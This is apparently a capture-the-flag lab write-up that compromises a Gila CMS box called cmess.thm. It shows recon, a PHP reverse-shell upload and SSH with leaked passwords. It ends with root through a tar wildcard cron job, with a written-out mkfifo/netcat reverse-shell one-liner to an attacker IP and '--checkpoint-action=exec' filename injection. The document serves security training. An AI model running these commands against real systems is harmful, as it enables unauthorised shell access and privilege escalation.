
CMESS TM   a Gila CMS


We are instructed to add cmess.thm to our /etc/hosts file to begin

Standard Nmap showing open Port 80 (http) and Port 22(ssh)




```
┌──(max㉿kali)-[~/Downloads]
└─$ nmap -sV -sC cmess.thm
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-19 12:25 PDT
Nmap scan report for cmess.thm (10.10.92.204)
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Gila CMS
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We Fuzz for subdomains with wfuzz and find a hit pronto



```
┌──(max㉿kali)-[~/Downloads/php-reverse-shell]
└─$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.t
xt -u http://cmess.thm -H "Host:FUZZ.cmess.thm" --hw 290
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
 compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL site
s. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://cmess.thm/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        30 L     104 W      934 Ch      "dev"
```

A note that reveal user and password- how nice for us!



Development Log

andre@cmess.thm

Have you guys fixed the bug that was found on live?

support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances


andre@cmess.thm

That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.


support@cmess.thm

Your password has been reset. Here: KPFTN_f2yxe%

lets log in.... the addy is cmess.thm/login



This user had admin rights so lets look around sum



Start Blogging

1. Create Categories
2. Edit About Page
3. Create Posts
4. Upload Images
5. Set Basic Settings


Support GilaCMS

- Facebook Page
- Retweet us!
- Give a star on Github
- Review on SourceForge
- Like at AlternativeTo


Get Help

- Documentation
- Join Gitter
- Join Slack
- Google Groups

Based on some research on this platform Gila CMS, we can goto content —> File Manager to upload files and bypass any filters




under File Manager, we can upload a reverse shell php to the server and plug its location into the browser to execute it:




```
└─$ sudo nano /etc/hosts                                                  1 ×
[sudo] password for max:

┌──(max㉿kali)-[~/Downloads/Cmess]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.192.161] 51680
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 201
9 x86_64 x86_64 x86_64 GNU/Linux
 14:47:04 up 32 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (722): Inappropriate ioctl for de
vice
bash: no job control in this shell
www-data@cmess:/$ ls -
```


We find a hidden file named .password.bak in the /opt dir. Let's try them to ssh as user andre



```
www-data@cmess:/dev$ cd /opt
cd /opt
www-data@cmess:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6  2020 .
drwxr-xr-x 22 root root 4096 Feb  6  2020 ..
-rwxrwxrwx  1 root root   36 Feb  6  2020 .password.bak
www-data@cmess:/opt$ cat .pas
cat .password.bak
andres backup password
UQfsdCB7aAP6
```




```
CMESS

<IP>    cmess.thm  dev.cmess.thm

andre:UQfsdCB7aAP6
```




```
┌──(max㉿kali)-[~/Downloads]
└─$ ssh andre@10.10.192.161
The authenticity of host '10.10.192.161 (10.10.192.16
shed.
ECDSA key fingerprint is SHA256:sWfTNeZtMkhHDii33U60/
bI.
Are you sure you want to continue connecting (yes/no/
Warning: Permanently added '10.10.192.161' (ECDSA) to
osts.
andre@10.10.192.161's password:
Permission denied, please try again.
andre@10.10.192.161's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-ge

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Thu Feb 13 15:02:43 2020 from 10.0.0.20
andre@cmess:~$ 
```

We find in /etc/crontab a job owned by root that runs every 2minutes. It uses the tar command with the * wildcard



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_back
up.tar.gz *
```

in the backup dir, we place a rev shell one liner into a file and call it shell.sh. Make it executable and wait about 2minutes for the scheduled job to run.
https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/



```
┌──(max㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.192.161] 51702
bash: cannot set terminal process group (21136): Inappropriate ioctl for
device
bash: no job control in this shell
root@cmess:/home/andre/backup#
```

```
total 4
4 -rwxr-x--- 1 andre andre 51 Feb  9  2020 note
andre@cmess:~/backup$ cat note
Note to self.
Anything in here will be backed up!
andre@cmess:~/backup$ ls -la
total 12
drwxr-x--- 2 andre andre 4096 Feb  9  2020 .
drwxr-x--- 4 andre andre 4096 Feb  9  2020 ..
-rwxr-x--- 1 andre andre   51 Feb  9  2020 note
andre@cmess:~/backup$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash
-i 2>&1|nc 10.2.57.21 4444 >/tmp/f'> shell.sh
andre@cmess:~/backup$ chmod +x shell.sh
andre@cmess:~/backup$ echo "" > "--checkpoint-action=exec=sh shell.sh"
andre@cmess:~/backup$ echo "" > "--checkpoint=1"
andre@cmess:~/backup$ cat shell.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.2.57.21 4444 >
/tmp/f
```